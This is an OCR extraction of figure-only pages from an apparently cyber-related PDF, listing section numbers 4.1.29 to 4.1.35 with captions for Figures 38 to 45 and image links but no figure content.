


Figure 38

4.1.29 (Figure 39)




Figure 39

4.1.30 (Figure 40)




Figure 40

4.1.31 (Figure 41)

Figure 41

4.1.32 (Figure 42)

Figure 42

4.1.33 Figure 43)

Figure 43

4.1.34 (Figure 44)




Figure 44

4.1.35 (Figure 45)




Figure 45